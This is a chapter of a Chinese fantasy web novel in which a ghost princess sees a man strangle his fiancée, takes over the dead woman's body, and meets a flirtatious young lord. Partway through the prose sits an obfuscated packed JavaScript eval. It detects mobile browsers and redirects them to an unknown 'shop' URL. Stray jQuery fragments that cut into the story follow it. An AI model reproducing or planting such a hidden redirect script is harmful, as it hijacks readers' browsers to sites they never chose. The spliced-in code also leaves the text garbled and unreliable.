9. 金灼

作品:《流火烛影

    明月当空,金灼正直春日,可城外却寂寥荒无。


    “小烛,你好乖啊。”


    流火一面往前走,一面抚摸着那只缩小的老虎,他的淡金色毛发柔顺,如同刚出生几天的老虎幼崽,只会嘤嘤地叫。


    她悄声说道:“好可爱,更像你了。”


    听到这话,烛影不自禁握紧剑柄:“施雪还未到。”


    流火暗想着,施雪原来也是鬼魂,但是虎妖之中几乎没有人知道。


    “这次她一起来,岂不是会被发现?”她问。


    烛影轻声回答:“在满溪居里,由公子听照看。”流火没多问,转而打量着金灼边际的景致。


    现在已经成为了金灼城,看样子是分为了城内,城外。


    城外并不如公子听回忆中的那般:郁郁葱葱的森林,绿油油的草地,时而有昆虫蝴蝶相伴。


    他还说之前有一只蝴蝶修成了人形,公子听被驱赶之前,那只名唤叶光的蝴蝶曾说会一直等着他。现在城外布满黄沙,尘土飞扬,此刻还未到城内,却也清楚狮妖领导的金灼原并不理想。


    远处一抹淡紫色款款而来,是施雪的鬼魂。


    流火看着她走近,下意识抓了一把,却扑了个空?奇怪,为何都是鬼魂,却只有烛影可以有实体?


    施雪干笑几声,说道:“我是凡人的魂魄,一般人是看不见的,没想到流火你能瞧到?”


    流火颔首道:“我想应该是凡人不可见,我不是妖么。”


    施雪了然,认真地望着烛影说道:“这次我会去复仇,但你们是探路的,我们分开就行。”


    烛影声音淡淡:“嗯。”


    流火微微蹙眉,可她一个人如何复仇,为什么不一起呢?她笑吟吟地说:“施雪我们一起走。”“不了,流火,我如今随便附在一人身上,死了不过再来一次,反正已经是鬼魂了。”


    施雪不急不缓地继续说,“你怕不知道吧,我尚在人世的那段日子,城中的人大多对你这类美貌的妖又争又抢,水妖是以绝色的容貌闻名,你们虽然是妖,但大多体质柔弱,性格更是软弱,所以你千万要小心。”


    话音方落,施雪未做留恋,先一步往城门飘去。


    若说是找一具合格的尸体,自然是壮硕的男子最佳,她来到了乱葬岗,一眼望去,横七竖八几具死尸。


    这里没有活人,然而这个想法刚出,霍然耳闻一位女人在一具男人的尸体前涕泗横流。


    那尸体还未腐烂,看样子身长有八尺,施雪想着等女人走后,再做打算。她飘在树上,那女子迟迟未走,但施雪耐心十足——


    “啊”的一声短促的尖叫,她诧异地望过去,适才那个泪流满面的女子,被“死尸”掐住了?!


    诈尸?


    不对,那个八尺男儿,他没死!


    施雪陡然一震,迅疾移动过去,慌张地竟是忘记自己是鬼魂,无人看见,也碰不到任何事物。


    女子很快没气。


    刹那间,她心如刀绞,刚刚还在哭泣的人,不过眨眼功夫,就这么悲惨地被掐死在眼前,而同样身为女子的施雪,却无法施以援手!


    “平乐,不要怨我,要怪就只能怪你傻,喜欢一个无权无势的男人。”


    周围寂静了下来,那男子草率离去。


    女子被掐住脖子时面容扭曲惨白,加上方才哭得泪眼,死去后她痛苦的面色仍然持续着。


    那尚未掉落的泪水,一滴一滴打在乱葬岗苍黄的枯草之上,悄无声息……那一刻施雪心中的痛苦就如被生生拨去指甲,那般难以忍受。


    彼时士兵为了检验他们是否在装死,便开始挑去指甲盖,身为公主的她哪里受得了这般剧痛,自然露了馅。


    最后,她打算为这个素不相识的女子复仇,即使她是柔弱的,力气不如男人,也不强壮。


    但难道复仇就只能靠武力?


    天亮时,施雪迅速找了一块粗布,简单修理做成了面纱,原来平乐容貌清冷,长相微微带些英气,自然肤色。


    这般英容相貌,昨夜却泪眼婆娑,她不由得长长叹息一声。


    金灼城内,妖与人分界很明显,施雪的国破家亡与妖族无关,于是径直步入为凡人划分的区域。


    繁华的人间街道,治理地井井有条,看来这里的民众过得有滋有味,个个脸上含笑,远处女人们在河畔一面嗑着瓜子,一面谈天说地,男子们谈吐文雅,小孩肆意撒欢。


    醉仙楼。


    施雪望见这个酒楼时,往日回忆越来越清晰,之前她可是这里的常客,没想到这个酒楼没有被查封,依旧经营着,往来的人络绎不绝,言笑晏晏。


    “平乐回来了吗?”


    手中握着浅蓝折扇的男子,长相清秀颇有少年的稚气,皮肤白皙,唇形有致。


    不过施雪注意到他,可不是因为他出众的外貌,而是他口中所道的人,正是前日被掐死的平乐。


    而自己现在正用着她的身体招摇撞市。


    小厮轻声回答:“平乐心中丝毫没有你,云深公子何必惦记着。”


    “诶……你这话说得。”云深懒洋洋地笑了笑,语气很轻巧,“喜欢是一个人的独角戏,而且我可从没说过自己喜欢平乐……”


    施雪冷笑一声,云深仿若听见了她嘲讽的笑声。回头望向她,云深低低啊了一下,似惊叹,似疑惑。


    他猛然起身,笑吟吟地走过去:“平乐?是……你啊!”


    她点了点头,他走近,施雪细致一看,还真是个倾国倾城的外貌呢……


    云深的嘴角微微抽动了一下,似笑非笑:“你……从不会来找我。”


    施雪不禁奇怪,既然是暗恋者,那平常应该只敢躲在角落悄悄偷看,大致是不能看清出她全貌,而且今天面上有粗布遮着,云深是如何一眼瞥见,就敢确认的?


    “我有说过,是来找你的?”施雪淡淡反问。


    “诶呀!”那小厮——诚失感叹地看着她,冷不丁又说,“云深公子刚刚才说到姑娘,现在你心尖上的人就来了?”


    诚失啧啧笑着,没料到平日十分规矩克制的云深公子,冷不防,异常轻浮地摸了摸平乐的脸颊,还一把将她揽入怀中,他不由得再度感慨……这平乐也不说挣扎一下,就一动不动地这么被他紧紧抱着。


    然而,不等诚失眨眼,优雅如云深的公子却被狠狠地推倒在地上——


    他几度笑出声,看来平乐真的一点……都不喜欢云深。


    诚失默默叹气,云深公子人见人爱,金灼的姑娘家恨不得贴在他身上,不仅如此,令狐府中的小姐个个都对云深公子爱不释手,只有令狐平乐不喜欢他那张小白脸。


    前不久听说令狐平乐的未婚夫惨死在城外?


    现下看来,平乐也没有多么深爱那……一近身便能闻到满是酸涩汗水味的壮汉?


    诶,女人都是这般变幻无常。


    壮汉叫做什么来着……谢世名?


    “真是不守规矩。”施雪冷淡地说道,然而再次令诚失心头一震,又是一震的却是:云深公子狼狈爬起来后,漫不经心地拍了拍衣摆,定定地望着平乐,眸光深刻。;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|17068812|195188||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    下一刻,毫无预兆地——再度轻佻地抓住平乐的小臂,犹如脱缰的野马,带着她冲出了醉仙楼!?


    诚失了然一叹,看来自家公子是琢磨出了如何追求平乐的法子,才如此得不由分说。


    施雪冷不防被云深牵着跑了一路,前面的公子青丝如瀑,她好久都没有这么享受过男子的温暖怀抱。


    被他这么紧紧拉着手臂,就像私奔。


    她倒有些怀念起曾经,府上都是俊美门客的悠然时光。


    索性瞧瞧云深卖的什么药。


    前面的男人忽地停下来,施雪来不及刹住,一头撞向了他的后背,他呻吟般的啊了一声,一把扶住她的脑袋,温柔地摸了摸。施雪被他这么轻轻地揉着,募地心神震荡,抬起眼,两双眼眸相对,云深白皙如雪的脸上浮现出深思的神情,但却嘿嘿一笑:“怎的不见你未婚夫?”


    施雪想了想:“他不是死了?”


    “看来我终究是没有赢过他,谢世名去世后,你才会正眼瞧我。”


    她微微眯起眼,云深他眼波温柔如水,脸型流畅,与那掐死平乐的男子是完全不一样的类型。


    偏偏,施雪从小到大最欣赏的就是云深这样温润如玉的男人。


    他大胆轻佻,手段倒是新鲜。


    奇怪的是,施雪是可以继承平乐的记忆。


    令狐平乐回忆中的云深公子并不轻浮,难道是听闻谢世名去世,才大着胆子来找她?


    云深自顾自地走进令狐府邸,虽然是清秀那挂的,但身形却很挺拔,身高看上去丝毫不比谢世名逊色。


    “云公子来了!”


    淡淡的阳光下,二小姐令狐墨洋兴冲冲地迎上去,轻声问候,“可是来吃茶听曲?”


    云深笑道:“呃……不是,是将平乐送回来。”


    “平乐?”墨洋这才注意到后面的令狐平乐,下意识惊呼,“你回来了?!”


    谢世名竟然没把她弄死。


    不可能,他不是跟母亲汇报过已经死透了吗!


    云深不阴不阳地说道:“这么惊讶?平时你也没有很关心平乐。”“不可能!”墨洋阴狠地瞪着她。


    施雪缓缓上前,淡淡问:“什么不可能?”


    然而一股浓浓的酒味从扑面而来,竟是平乐的未婚夫。


    她泰然地站定,似笑非笑地望着谢世名,前夜一手掐死了平乐,今日就醉酒不省人事?


    他一下子从迷糊中清醒过来,满目惶恐,那张脸霎时惨白。


    施雪正欲上前一步,却被云深拦住,他的速度很快,以至于头发凌乱。


    云深一面将头发甩至背后,一面呵斥道:“这小子竟然还活着!你可别跟我抢平乐!”


    “平乐,我们走!”他回头笑着说,眼神却深深难测。***


    “你很怕我的未婚夫?”她问道,看着水中慵懒的云深。


    云深笑而不语,不知他在沉吟些什么,施雪继续问:“你很奇怪,与之前完全不一样。”


    他神色肃然,奇道:“哦?你记得我?”


    “我当然知道你,”她继续说,“以前你从来不会如此轻浮。”


    冷不防,云深低声问:“谢世名是不是对你做了些什么?”


    施雪冷笑:“那你带我来浴池,看你沐浴是想作甚?”


    他周身白色雾气萦绕不休,云深看样子是不打算理会她,怡然自得地在池中喝茶。“你来不来?”云深说着,毫不尴尬、害羞,语气懒洋洋的,“一身乱葬岗的尸臭,也不洗一洗。”